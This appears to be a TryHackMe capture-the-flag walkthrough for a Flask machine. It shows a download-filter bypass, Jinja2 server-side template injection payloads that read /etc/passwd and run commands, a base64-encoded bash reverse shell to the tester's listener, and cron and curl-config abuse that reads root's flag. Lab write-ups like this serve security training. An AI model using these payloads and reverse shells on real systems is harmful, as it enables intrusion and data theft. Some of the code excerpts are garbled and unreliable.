

Super Secret Tlp

Enumeration

Nmap Scan

SSH (22)

HTTP (7777)

FFUF Fuzzing

Exploitation

Enumeration

Nmap Scan

```
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu L
| ssh-hostkey:
|   2048 3e:b8:18:ef:45:a8:df:59:bf:11:49:4b:1d:b6:b8:93 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCM8EM7a8N6rH7GEW1mRVs
|   256 0b:cf:f9:94:06:85:97:f6:bd:cc:33:66:4e:26:ea:27 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAy
|   256 60:ce:be:2d:1e:f0:18:00:30:70:ff:a2:66:d7:85:f7 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAq1UqpgXAgXQ91rTHu4liV8DSvE
```

```
7777/tcp  open  http      syn-ack ttl 60 Werkzeug httpd 2.3.4 (Python 3.11.0)
```

```
| http-methods:
```

```
|_ Supported Methods: GET OPTIONS HEAD
```

```
|_http-title: Super Secret Tlp
```

```
|_http-server-header: Werkzeug/2.3.4 Python/3.11.0
```

```
Warning: OSScan results may be unreliable because we could not find at least 1 c
```

```
Device type: general purpose
```

```
Running: Linux 4.X
```

```
OS CPE: cpe:/o:linux:linux_kernel:4.15
```

```
OS details: Linux 4.15
```

SSH (22)

```
(.venv)~(kali@kali)-[~/Desktop/THM/Super Secret Tlp]
└─$ ssh root@super.thm
```

The authenticity of host 'super.thm (10.10.95.111)' can't be established.

ED25519 key fingerprint is SHA256:zNWE4OdFF82bpyTsw2oH2dAzOwuEulfeJN

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added 'super.thm' (ED25519) to the list of known hosts.

root@super.thm's password:


Password authentication is allowed.


HTTP (7777)

FFUF Fuzzing


cloud [Status: 200, Size: 2991, Words: 904, Lines: 80, Duration: 489m

debug [Status: 200, Size: 1957, Words: 672, Lines: 69, Duration: 461m:





Password is required for debugging. Also, the my-password.txt files and secret.txt files are not available for download. It might be deleted or moved.



Herzlich Willkommen! Ihre Praxis Mestermann.

Donec ullamcorper zero non metus auctor fringilla. Vestibule id ligula port felis euismod semper. Praesent commodo cursus magna, retilla scelerisque nisl consectetur. Fusce dapibus, tellus ac cursus commodo. Donec ullamcorper zero non metus auctor fringilla.



Prof. Dr. Mustermann

```
http://super.thm:7777

Request
1 POST /cloud HTTP/1.1
2 Host: super.thm:7777
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 35
9 Origin: http://super.thm:7777
10 Connection: keep-alive
11 Referer: http://super.thm:7777/cloud
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 download=secret.txt&download=

Response
1 HTTP/1.1 200 OK
2 Server: CouchDB/1.6.1 (Erlang OTP/18)
3 last-modified: Mon, 01 Feb 2016 00:40:25 GMT
4 Date: Mon, 17 Feb 2025 04:23:39 GMT
5 Content-Type: text/html
6 Content-Length: 3131
7 Cache-Control: private, must-revalidate
8
9 <!DOCTYPE html>
10 <!--
11
12 Licensed under the Apache License, Version 2.0 (the "License"); you may not use
13 this file except in compliance with the License. You may obtain a copy of the
14 License at
15
16 http://www.apache.org/licenses/LICENSE-2.0
17
18 Unless required by applicable law or agreed to in writing, software distributed
19 under the License is distributed on an "AS IS" BASIS, WITHOUT WARRANTIES OR
20 CONDITIONS OF ANY KIND, either express or implied. See the License for the
21 specific language governing permissions and limitations under the License.
22
23 -->
24 <html lang="en">
25
26 <head>
27 <title>Overview</title>
28 <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
29 <link rel="stylesheet" href="style/layout.css?0.11.0" type="text/css">
30 <script src="script/json2.js"></script>
31 <script src="script/shal.js"></script>
32 <script src="script/jquery.js"></script>
33 <script src="script/jquery.couch.js"></script>
34 <script src="script/jquery.dialog.js"></script>
35 <script src="script/futon.js"></script>
```

Two downloads in the POST request. I deleted one, and I was able to get the source.py file.

```
Request
1 POST /cloud HTTP/1.1
2 Host: super.thm:7777
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 35
9 Origin: http://super.thm:7777
10 Connection: keep-alive
11 Referer: http://super.thm:7777/cloud
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 download=source.py

Response
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.3.4 Python/3.11.0
3 Date: Tue, 18 Feb 2025 07:58:10 GMT
4 Content-Disposition: attachment; filename=source.py
5 Content-Type: text/x-python; charset=utf-8
6 Content-Length: 2898
7 Last-Modified: Sat, 24 Jun 2023 13:57:49 GMT
8 Cache-Control: no-cache
9 ETag: "1687615069.0-2898-759891365"
10 Connection: close
11
12 from flask import *
13 import hashlib
14 import os
15 import ip # from .
16 import debugpassword # from .
17 import pwn
18
19 app = Flask(__name__)
20 app.secret_key = os.urandom(32)
21 password = str(open('supersecrettip.txt').readline().strip())
22
23 def illegal_chars_check(input):
24     illegal = "%&%"
25     error = ""
26     if any(char in illegal for char in input):
27         error = "Illegal characters found!"
28     return True, error
29 else:
30     return False, error
31
32 @app.route("/cloud", methods=["GET", "POST"])
33 def download():
34     if request.method == "GET":
35         return render_template('cloud.html')
```

We can see how to download the password key. Some of the other information is also given.

```

8 app = Flask(__name__)
9 app.secret_key = os.urandom(32)
10 password = str(open('supersecrettip.txt').readline().strip())
11
12 def illegal_chars_check(input):
13     illegal = "&%"
14     error = ""
15     if any(char in illegal for char in input):
16         error = "Illegal characters found!"
17         return True, error
18     else:
19         return False, error
20
21 @app.route("/cloud", methods=["GET", "POST"])
22 def download():
23     if request.method == "GET":
24         return render_template('cloud.html')
25     else:
26         download = request.form['download']
27         if download == 'source.py':
28             return send_file('./source.py', as_attachment=True)
29         if download[-4:] == '.txt':
30             print('download: ' + download)

```

The screenshot shows a web browser's developer tools with the 'Network' tab selected. A POST request to `http://super.thm:7777` is visible. The request body is `download=supersecrettip.txt`. The response is an HTTP 200 OK with the following headers:

- `HTTP/1.1 200 OK`
- `Server: Werkzeug/2.3.4 Python/3.11.0`
- `Date: Tue, 18 Feb 2025 08:00:05 GMT`
- `Content-Disposition: attachment; filename=supersecrettip.txt`
- `Content-Type: text/plain; charset=utf-8`
- `Content-Length: 44`
- `Last-Modified: Wed, 17 May 2023 21:45:41 GMT`
- `Cache-Control: no-cache`
- `ETag: "1684359941.0-44-1792280880"`
- `Connection: close`

```

source.py 2 x
source.py > debugResult
1 from flask import *
2 import hashlib
3 import os
4 import ip # from .
5 import debugpassword # from .
6 import pwn
7


```

Two other Python files imported, `ip.py` and `bugpassword.py`


```

if download[-4:] == '.txt':
    print('download: ' + download)
    return send_from_directory(app.root_path, download, as_attachment=True)

```



So, the last four characters should be .txt.




We have the password for debugging now.

```
Request
1 GET /debug?debug=12*12&password=AyhamDeebug HTTP/1.1
2 Host: super.thm:7777
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: keep-alive
8 Referer: http://super.thm:7777/debug
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12

Response
56
57
58 .main {
59   padding: 20px;
60   margin: auto;
61   width: 50%;
62   border: 1px #555 solid;
63   border-radius: 5px;
64   margin-top: 100px;
65   background-color: rgb(250, 250, 250);
66   box-shadow: -1px 1px 54px -14px rgba(0, 0, 0, 0.34);
67   -webkit-box-shadow: -1px 1px 54px -14px rgba(0, 0, 0, 0.34);
68   -moz-box-shadow: -1px 1px 54px -14px rgba(0, 0, 0, 0.34);
69 }
70 </style>
71 </head>
72 <body>
73
74 <div class="main">
75   <h1 class="title">Debugger</h1>
76   <form action="" method="get" id="debug-form">
77     <input id="debug" name="debug" placeholder='1337 * 1337'><br>
78     <input id="password" type="password" name="password" placeholder="*****"><br>
79     <input type="submit" id="submit" value="Let's Debug!">
80   </form>
81
82   <h2 class="result">Debug statement executed.</h2>
83
84 </div>
85
86
```

Debug statement executed.



```
Request
1 POST /cloud HTTP/1.1
2 Host: super.thm:7777
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 35
9 Origin: http://super.thm:7777
10 Connection: keep-alive
11 Referer: http://super.thm:7777/cloud
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14 download=ip.py&00.txt
15

Response
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.3.4 Python/3.11.0
3 Date: Tue, 18 Feb 2025 08:20:49 GMT
4 Content-Disposition: attachment; filename=ip.py
5 Content-Type: text/x-python; charset=utf-8
6 Content-Length: 170
7 Last-Modified: Sat, 20 May 2023 16:07:44 GMT
8 Cache-Control: no-cache
9 ETag: "1684598864.0-170-312673168"
10 Connection: close
11
12 host_ip = "127.0.0.1"
13 def checkIP(req):
14   try:
15     return req.headers.getlist("X-Forwarded-For")[0] == host_ip
16   except:
17     return req.remote_addr == host_ip
```

Adding the header there in the request.

```
Request
1 GET /debug?debug={{12*123}}&password=AyhamDeebugg HTTP/1.1
2 Host: super.thm:7777
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: keep-alive
8 Referer: http://super.thm:7777/debug
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12

Response
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.3.4 Python/3.11.0
3 Date: Tue, 18 Feb 2025 08:27:18 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 2024
6 Vary: Cookie
7 Set-Cookie: session=.eJyrVkpJTSpNV7J5qq42NNIyNDKurVXSUSpILC4uzy9KAYongSvExFOYGKARqkDSMDkmpgjEMwZxLEAsMxArVV2pFgDfcrVh.Z7REZg.P_0HzycWmUICrRIInec7mMNOi63o; HttpOnly; Path=/
8 Connection: close
9
10 <!DOCTYPE html>
11 <html lang="en">
12
13 <head>
14   <meta charset="UTF-8">
15   <meta http-equiv="X-UA-Compatible" content="IE=edge">
16   <meta name="viewport" content="width=device-width, initial-scale=1.0">
17   <title>Admin Debugger</title>
18   <style>
19     * {
20       font-family: 'Courier New', Courier, monospace;
21     }
22
23     .title {
24       text-align: center;
25       color: rgb(167, 25, 25);
26     }
27
28     .error {
29       text-align: center;
30       color: rgb(255, 0, 0);
31     }
32
33     .result {
34       text-align: center;
```

```
Request
1 GET /debugresult HTTP/1.1
2 Host: super.thm:7777
3 X-Forwarded-For: 127.0.0.1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: keep-alive
9 Cookie: session=.eJyrVkpJTSpNV7J5qq42NNIyNDKurVXSUSpILC4uzy9KAYongSvExFOYGKARqkDSMDkmpgjEMwZxLEAsMxArVV2pFgDfcrVh.Z7REZg.P_0HzycWmUICrRIInec7mMNOi63o
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13

Response
65   -webkit-box-shadow: -1px 1px 54px -14px rgba(0, 0, 0, 0.34);
66   -moz-box-shadow: -1px 1px 54px -14px rgba(0, 0, 0, 0.34);
67   }
68
69   pre {
70     color: #555;
71     border: 1px solid rgb(148, 148, 148);
72     border-radius: 3px;
73     padding: 10px;
74     background-color: rgb(233, 233, 233);
75   }
76
77   .result {
78     color: rgb(67, 67, 67);
79   }
80 </style>
81 </head>
82
83 <body>
84
85   <div class="main">
86     <h1 class="title">Debugging Results</h1>
87     <pre>
88     [ayham@AM-Kali]-[-]
89     └─$ debugging
90     <span class="result">1476</span>
91
92   </code>
93 </pre>
94
95 </body>
```

Server-side template injection.

Exploitation

Jinja2, SSTI

Request	Response
<pre>1 GET /debug?debug={{get_flashed_messages.__globals__.__builtins__.open("/etc/passwd").read()}}&password=AyhamDeebugg HTTP/1.1 2 Host: super.thm:7777 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: keep-alive 8 Referer: http://super.thm:7777/debug 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 12</pre>	<pre>1 HTTP/1.1 200 OK 2 Server: Werkzeug/2.3.4 Python/3.11.0 3 Date: Tue, 18 Feb 2025 08:46:36 GMT 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 2024 6 Vary: Cookie 7 Set-Cookie: session=.eJxdjEEKwjAQRa8iA9IwpK0IIp5LYEiaMRZiUzIpCiF3b9Klmd7f_ETGNabhSekZDnSryL5s6EPijjL8hNZ57VyQlRcb70L8lDR7y0CAPHaViVyNcgdHlgZdouZ7jAMfpgyrdUToi_cfzDufA6IYzatxqPavdq3EDeAWLkNgE.Z7RI7A.pQgM_ZKsioYLB-1VY0ibt65xCNw; HttpOnly; Path=/ 8 Connection: close 9 10 <!DOCTYPE html> 11 <html lang="en"> 12 13 <head> 14 <meta charset="UTF-8"> 15 <meta http-equiv="X-UA-Compatible" content="IE=edge"> 16 <meta name="viewport" content="width=device-width, initial-scale=1.0"> 17 <title>Admin Debugger</title> 18 <style> 19 * { 20 font-family: 'Courier New', Courier, monospace; 21 } 22 23 .title { 24 text-align: center; 25 color: rgb(167, 25, 25); 26 } 27</pre>

Request	Response
<pre>1 GET /debugresult HTTP/1.1 2 Host: super.thm:7777 3 X-Forwarded-For: 127.0.0.1 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Connection: keep-alive 9 Cookie: session=.eJxdjEEKwjAQRa8iA9IwpK0IIp5LYEiaMRZiUzIpCiF3b9Klmd7f_ETGNabhSekZDnSryL5s6EPijjL8hNZ57VyQlRcb70L8lDR7y0CAPHaViVyNcgdHlgZdouZ7jAMfpgyrdUToi_cfzDufA6IYzatxqPavdq3EDeAWLkNgE.Z7RI7A.pQgM_ZKsioYLB-1VY0ibt65xCNw; 10 Upgrade-Insecure-Requests: 1 11 Priority: u=0, i 12 13</pre>	<pre>87 <pre> 88 <code> 89 90 (ayham@AM-Kali)-[~] 91 \$ debugging 92 -root:x:0:0:root:/root:/bin/bash 93 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 94 bin:x:2:2:bin:/bin:/usr/sbin/nologin 95 sys:x:3:3:sys:/dev:/usr/sbin/nologin 96 sync:x:4:65534:sync:/bin:/bin/sync 97 games:x:5:60:games:/usr/games:/usr/sbin/nologin 98 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 99 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 100 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 101 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 102 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 103 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 104 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 105 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 106 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin 107 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin 108 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin 109 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 110 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin 111 Debian-exim:x:101:103::/var/spool/exim4:/usr/sbin/nologin 112 ayham:x:1000:1000:/home/ayham:/bin/bash 113 F30s:x:1001:1001::/home/F30s:/bin/bash 114 115 116 </code> 117 </pre> 118 119 </body></pre>

Payload:

```
{{get_flashed_messages.__globals__.__builtins__.open("/etc/passwd").read()}}
```

```
Request
1 GET /debug?debug={{self.__init__.__globals__.__builtins__.__import__("os").popen("id").read()}}&password=AyhamDeebugg HTTP/1.1
2 Host: super.thm:7777
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: keep-alive
8 Referer: http://super.thm:7777/debug
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

```
86 <h1 class="title">Debugging Results</h1>
87 <pre>
88 <code>
89
90 (ayham@AM-Kali)-[~]
91 $ debugging
92 <span class="result">uid=1000(ayham) gid=1000(ayham) groups=1000(ayham)
93 </span>
94
95 </code>
96 </pre>
97
98 </body>
```

Payload: `{{self.__init__.__globals__.__builtins__.__import__("os").popen("id").read()}}`

```
(.venv)-(kali@kali)-[~/Desktop/THM/Super Secret Tlp]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.95.111] 34420
bash: cannot set terminal process group (14): Inappropriate ioctl for device
bash: no job control in this shell
ayham@482cbf2305ae:/app$
```

Payload: `{{self.__init__.__globals__.__builtins__.__import__("os").popen("echo YmFzaCATYyAnZXhlYyBiYXNoC1plCY+L2Rldi90Y3AvMTAuNC4xMDEuMTY5LzQ0NDQgPCYxJwo= | base64 -d | bash").read()}}`

base64 encode the bash reverse shell and then uses that for the reverse shell.

Now, I will add the id_rsa key to the user, as it doesn't have one.

Didn't work

```
* * * * * root curl -K /home/F30s/site_check
* * * * * F30s bash -lc 'cat /home/F30s/health_check'
```

The content of the /etc/crontab file.

```
ayham@482cbf2305ae:/home/F30s$ ls -la
ls -la
total 32
drwxr-xr-x 1 F30s F30s 4096 Jun 24 2023 .
drwxr-xr-x 1 root root 4096 Jun 24 2023 ..
-rw-r--r-- 1 F30s F30s 220 Mar 27 2022 .bash_logout
-rw-r--r-- 1 F30s F30s 3526 Mar 27 2022 .bashrc
-rw-r--rw- 1 F30s F30s 807 Mar 27 2022 .profile
-rw-r--r-- 1 root root 17 May 19 2023 health_check
-rw-r----- 1 F30s F30s 38 May 22 2023 site_check
```

write permission for .profile

```
ayham@482cbf2305ae:/home/F30s$ cat .profile
cat .profile
# ~/.profile: executed by the command interpreter for login shells.
```

And from the cronjobs, bash -lc, -l flag to 'Make bash act as if it had been invoked as a login shell'.

```
ayham@482cbf2305ae:/home/F30s$ echo "bash -c 'exec bash -i &>/dev/tcp/10
```

```
└─(.venv)─(kali@kali)─[~/Desktop/THM/Super Secret Tlp]
└─$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.95.111] 35346
bash: cannot set terminal process group (25300): Inappropriate ioctl for device
```

```
bash: no job control in this shell
F30s@482cbf2305ae:~$
```

After a while, will get the reverse shell as F30s.

```
F30s@482cbf2305ae:~$ cat site_check
cat site_check
url = "http://127.0.0.1/health_check"
F30s@482cbf2305ae:~$
```

```
F30s@482cbf2305ae:~$ echo 'url = "file:///root/flag2.txt"' > site_check
F30s@482cbf2305ae:~$ echo '--output /home/F30s/flag.txt' >> site_check
```

```
F30s@482cbf2305ae:~$ ls
ls
flag.txt
health_check
site_check
```


```
